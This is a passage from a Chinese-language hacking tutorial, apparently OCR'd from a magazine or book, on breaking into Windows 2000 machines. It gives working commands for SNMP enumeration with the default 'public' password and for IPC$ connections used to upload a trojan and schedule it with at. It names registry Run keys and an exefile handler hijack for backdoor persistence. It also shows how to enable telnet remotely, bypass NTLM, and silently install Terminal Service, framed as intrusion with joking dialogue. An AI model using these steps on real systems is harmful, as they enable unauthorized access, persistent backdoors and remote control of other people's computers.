


图 5

接下来，给大家介绍一种方法，通过使用这个方法可以获得非常详细的主机信息。例如：系统进程、用户列表等。使用这种方法的前提是要求对方安装了“管理和监视工具”，如图5所示，这里所说到的管理和监视都是基于SNMP协议的。简单介绍一下相关方面的知识：

小词典 SNMP——简单网络管理协议，主要被用来管理一些网络设备，例如：路由器。在Windows2000中，引入了一个snmptrap服务，翻译成中文就是：snmp陷阱消息。其工作原理是这样的，在Windows2000的域中，每台主机上都将运行着snmptrap服务，当这台主机出现了故障的时候，这台主机将发送snmp陷阱消息到指定的主机上（这台被指定的主机就是管理员的主机了），主机接收到消息后，管理员便可以通过消息内容得知哪台主机发生了什么故障。这就实现了“管理和监视”。这里只给大家作个粗略介绍，如果还想深入了解的话，最好能去看一下相关的教材和资料。

小提示 虽然说“管理和监视工具”是使用SNMP协议，但是在SNMPtrap服务发送陷阱消息的时候，实际上使用的并非SNMP协议（我还没见过使用SNMP来做通讯协议的东东），而是使用UDP协议来发送陷阱消息。

OK！继续我们的话题，如果对方安装了“管理和监视工具”的话，我们可以使用Windows2000的一个工具包——resource kit中的一个工具snmputil.exe。

使用这个工具，并且在对方安装了“管理和监视工具”的情况下，就可以轻松地查看对方的一些信息了。

首先，使用扫描工具扫到一台安装有该服务的主机。（建议使用X-scan，至于如何扫描就不多说了，因为这和我们的专题没有关系）

至于扫描器返回了什么样的信息才是表明了对方安装了该服务，我想大家应该经常能见到，那就是X-scan扫描器中的所扫描的“SNMP信息”。并且，还会返回SNMP弱口令为public，这里的public是用来查询对方信息时所需的密码。




图 6

为了更清楚地说明，下面给大家举例说明：

首先，要先确定对方安装了“管理和监视工具”，然后使用工具snmputil（一个在Windows2000的resource kit中的工具，可以通过SNMP服务来查看对方的一些信息）。

格式：**snmputil get(or walk or getnext) public oid**

解释一下，其中snmputil就是指这个工具啦，而get（或是walk或者是getnext）可以把它理解成获取对方信息的一种手段或是方法，在snmputil只有这三种获得信息的方法。而public则就是查询对方SNMP时所需要的密码，在默认情况下都是使用public的。Oid这个词则比较专业了，呵呵，比较难解释，可以简单理解为被查询设备的一个ID号。

这里，我对一台安装了“管理和监视工具”的计算机进行

SNMP 查询，获得了一些信息，使用命令为：

snmputil walk 192.168.0.115 public .1.3.6.1.2.1.25.4.2.1.2

回车执行后，大家可以看到，返回了相当多的信息，如图 6 所示。如果再仔细观察的话，是否能发现什么？使用 Windows2000 的朋友可以打开你的任务管理器看看里面的进程选项卡，呵呵，是不是和这个列表里的信息很像？这个命令的作用就是查询对方的进程的，怎么样？很好用吧？

相关的其它命令，在此列举一些：

snmputil walk ip public .1.3.6.1.2.1.25.4.2.1.2　列出系统进程

snmputil walk ip public .1.3.6.1.4.1.77.1.2.25.1.1 列系统用户列表

snmputil get ip public .1.3.6.1.4.1.77.1.4.1.0　列出域名

snmputil walk ip public .1.3.6.1.2.1.25.6.3.1.2　列出安装的软件

snmputil walk ip public .1.3.6.1.2.1.1　列出系统信息

使用这些命令后，返回的信息都比较多，大家千万要仔细看，里面有很多有用信息的，不要放过任何一点信息哦！

2、连接目标

我们已经获取了对方主机的大量信息，接下来，你只要足够幸运碰上个弱口令或是什么 IIS 漏洞，或者有足够的耐心去破解帐号等等，总之，就是搞到一个有管理员权限的帐号（方法很多，就不一一讲解了），这时候我们该做的就是连接目标主机了，正所谓“入侵”嘛，不进入对方主机怎么叫“入侵”呢。

所以，这部分，给大家介绍几种 Windows2000 所自带的常用的连接主机的手法。

i.最基本的连接方式——IPC$ 连接

“IPC$ 是共享命名管道的资源，命名管道是程序间通讯的基础。它在远程管理计算机和查看计算机的共享资源时使用。”

以上是 Windows2000 的帮助中对 IPC$ 的定义，从这个定义不难看出，IPC$ 可以说是一切进程间连接的基础，就像我们平时使用的连接注册表，就可以近似地看做两个进程相互连接进行通信，所以说连接注册表前要先建立 IPC$ 连接。

另外，如果建立了 IPC$ 连接后，就可以做很多事了，你可以这样 copy \\ip\c$ d:\trojan.exe 来上传一个木马，并 at time \\ip c:\trojan.exe 来定时运行它。这样一来很容易就得到了对方的 root shell 了。

建立 IPC$ 的命令大家都应该很熟悉了：

net use \\ip\ipc$ “password” /user:”username”

LOOK 注意　需要注意一些问题：由于 IPC$ 也属于共享，所以在建立 IPC$ 连接的时候，会尝试使用 TCP 139 端口进行连接，如果 TCP 139 端口连接失败的话，在 Windows2000 中会使用 445 端口进行连接。

另外，如果想和对方建立 IPC$ 连接的话，那么你的机器上的 IPC$ 共享也必须开着，这样才能建立起连接。

阿瓜：可是为什么我在使用 Windows98 的时候却无法与远程主机建立 IPC$ 连接呢？此时一临时工人举着一块白云的标示牌从后面弯腰缓缓移动。Python 从空中“白云”处飞起来一记踢飞了阿瓜！天空传来阿瓜飞向月球“啊”的回声！

python：世界清净了！这下大家满意了吧！

扮演读者的临时工甲持刀怒道：快回答刚才阿瓜的问题，快！！！

python：不要啊，好的！好的！先放下凶器~~~

有关 Windows98 下不能建立 IPC$ 连接的问题是因为在 Windows98 中根本就没有 IPC$ 管道这一说法，所以自然无法建立连接，98 的网络功能很弱的，明白了？

阿瓜：哦！我明白了，嘿嘿！

python：鬼啊！

如果在建立完 IPC$ 后，想连接对方注册表的话，要确定前面在建立 IPC$ 连接的时候使用的是管理员组的管理员帐号和密码。

既然提到了连接注册表，在这里，就简单来讲一讲连接注册表的问题。

首先谈谈为什么要连接注册表？

在入侵过程中，连接注册表的主要目的，其实就是为了添加后门，一般使用 IPC$ 连接并上传后门程序后，并不能保证对方计算机每次重新启动都会加载后门程序（除非是木马程序之类的后门），所以我们有必要使用修改注册表来使对方在下一次开机的时候自动加载上后门程序。因此，我们就要修改对方注册表，因此，这就有必要连接对方的注册表了。

当使用管理员的帐号和密码与对方建立连接后（这是十分必要的），然后在自己的本机上打开注册表编辑器（什么？不会啊？使用“开始→运行→regedit”就可以了），接下来在注册表编辑器里依次选择“注册表→连接网络注册表”，这时候就会弹出一个对话框，在对话框里填入 IP 地址或是机器名“\\ip”或是“\\机器名”（注意：不要引号），如图 7 所示。




图 7

回车，等待，过一会就会看到你的注册表里多了点东西，如图 8 中圈起来的部份，这时候就可以修改并编辑对方的注册表了。




图 8

在编辑注册表的时候，选择后门绑定的位置也是很重要的，如果绑定不正确则无法达到目的，在这里，给大家一点建议，给出一些可以随机启动的注册表的位置给大家做个参考：

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\Runonce
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKLME\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
```

在以上位置，在右边窗口里新建一个字串值，字串值的名字尽量改得像系统的程序名一样，以迷惑对方。然后修改字串值，在“数值数据”一框中写上后门程序的位置，这样一来，下次对方开机的时候也会随计算机启动你的后门程序。

另外，还有两个位置也可以：

```
[HKEY_CLASSES_ROOT\exefile\shell\open\command] 值：
默认=" %1" %*
[HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell
\open\command] 值：默认=" %1" %*
```

将上面的”%1 %*”改为"c:\backdoor.exe %1 %*"，这样的话，就像关联型木马一样了，每次运行exe文件的时候，都会激活你的后门程序c:\backdoor.exe。这下可以安枕无忧了。

ii.Telnet连接（就像回到了DOS时代）

Windows2000自带了一个telnet服务端，只要得到了对方管理员帐号和密码，那么，当与对方建立了telnet连接后，就可以完全控制对方主机了，控制起来也很简单，就像在本地计算机上使用DOS一样，只要熟悉DOS命令，那么，想做什么都是……嘿嘿~~

阿瓜：做什么啊？

python：笨啊你，想做什么就去做什么，去那边呆着！

配音旁白：阿瓜委屈地走到了墙角~~~啊~~~~！

上面讲过，当我们得到了管理员帐号和密码的时候，可以建立一个IPC$连接，只要建立了IPC$连接，我们就可以得到对方的telnet shell，前提是对方开启了Task Scheduler服务，大家可以看看关于这个服务的介绍：“允许程序在指定时间运行。”呵呵，是不是明白了，这其实就是大家用得非常多的at命令所对应的服务。如果该服务没运行的话，那么是无法使用at命令的，不过，我们可以使用netsvc工具来开启该项服务，它的基本格式是：netsvc \\IP schedule /start。这里需要说明的是，netsvc是NT版本附带的一个管理工具，用于远程打开主机的服务，但根据我的经验，在网速不好的情况下或者从局域网内开启外部网上主机服务时不容易成功。

好了，我们接着讲at命令：

只要使用命令**at time \\ip net start telnet**就可以让系统在你所指定的时间打开对方的telnet服务了。

这时候，就可以telnet ip连接对方。不过telnet服务默认情况下使用了ntlm验证，但是我们可以用小榕的ntlm.exe来取消对方的ntlm验证，方法很简单，只要使用copy命令上传该文件，然后用at来定时启动就可以了。

另外一个方法就是给你的cmd.exe创建一个快捷方式，然后在快捷方式的属性里选中“以其他用户身份运行”，然后再在你的系统里创建一个与对方用户名和密码相同的帐号，使用这个帐号运行cmd.exe就可以直接进行telnet了，这样不需要上传ntlm.exe，比较方便。

如果得到的对方的用户名为administrator，你就可以把你的administrator密码修改，改成和对方的密码相同，然后使用administrator登录你的计算机，直接telnet对方就可以了。这种方法也不需要使用小榕的ntlm.exe。

至此，可以说我们完全控制对方主机了！

iii. Terminal Service连接

（完全的图形界面，一个字——棒！）

说到Terminal Service的时候，可能有些小鸟还不是很清楚，但是如果我说端口3389的话，呵呵，它的大名就无人不知了吧？几乎知道黑客的人都知道这个端口，该端口就是Terminal Service所对应的服务端口了。

首先来说说怎么打开Terminal Service，在安装Windows2000 Server以上版本的时候，默认是安装Terminal Service服务的，只要管理员在安装过程中进行了正确的配置，系统安装完成后，就会自动启动Terminal Service服务，但是，仍然有很多管理员在安装的时候没有安装Terminal Service服务，所以，为了方便自己，只好我们帮他装了。

先得到对方的管理员密码，这就不用我多废话了，然后建立IPC$连接（也可以进一步夺取对方的telnet shell），然后在本地机上建立一个3389.bat文件，并上传该文件，然后定时启动（如果是用telnet连接的话，直接执行该批处理文件就可以了），文件内容如下：

```
echo [Components] > c:\sql
echo TSEnable = on >> c:\sql
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\sql /q
```

如果大家使用的是telnet的话，可以用以下方法直接建立3389.bat文件。

首先键入“**copy con 3389.bat**”命令，然后回车，并逐行写上如上的文件内容，然后按ctrl+z并回车结束，这时候，就会在当前工作文件夹（或是盘）下生成一个3389.bat文件（如图9所示），然后直接键入3389.bat执行就可以了。

接下来要做的就是重启机器，因为在安装Terminal Service后要重新启动才生效。

对了，这里我们还有事可以做，就是祈祷，祈祷在系统重启期间管理员没有站在服务器前或是没有与服务器进行连接，否则就被发现了！

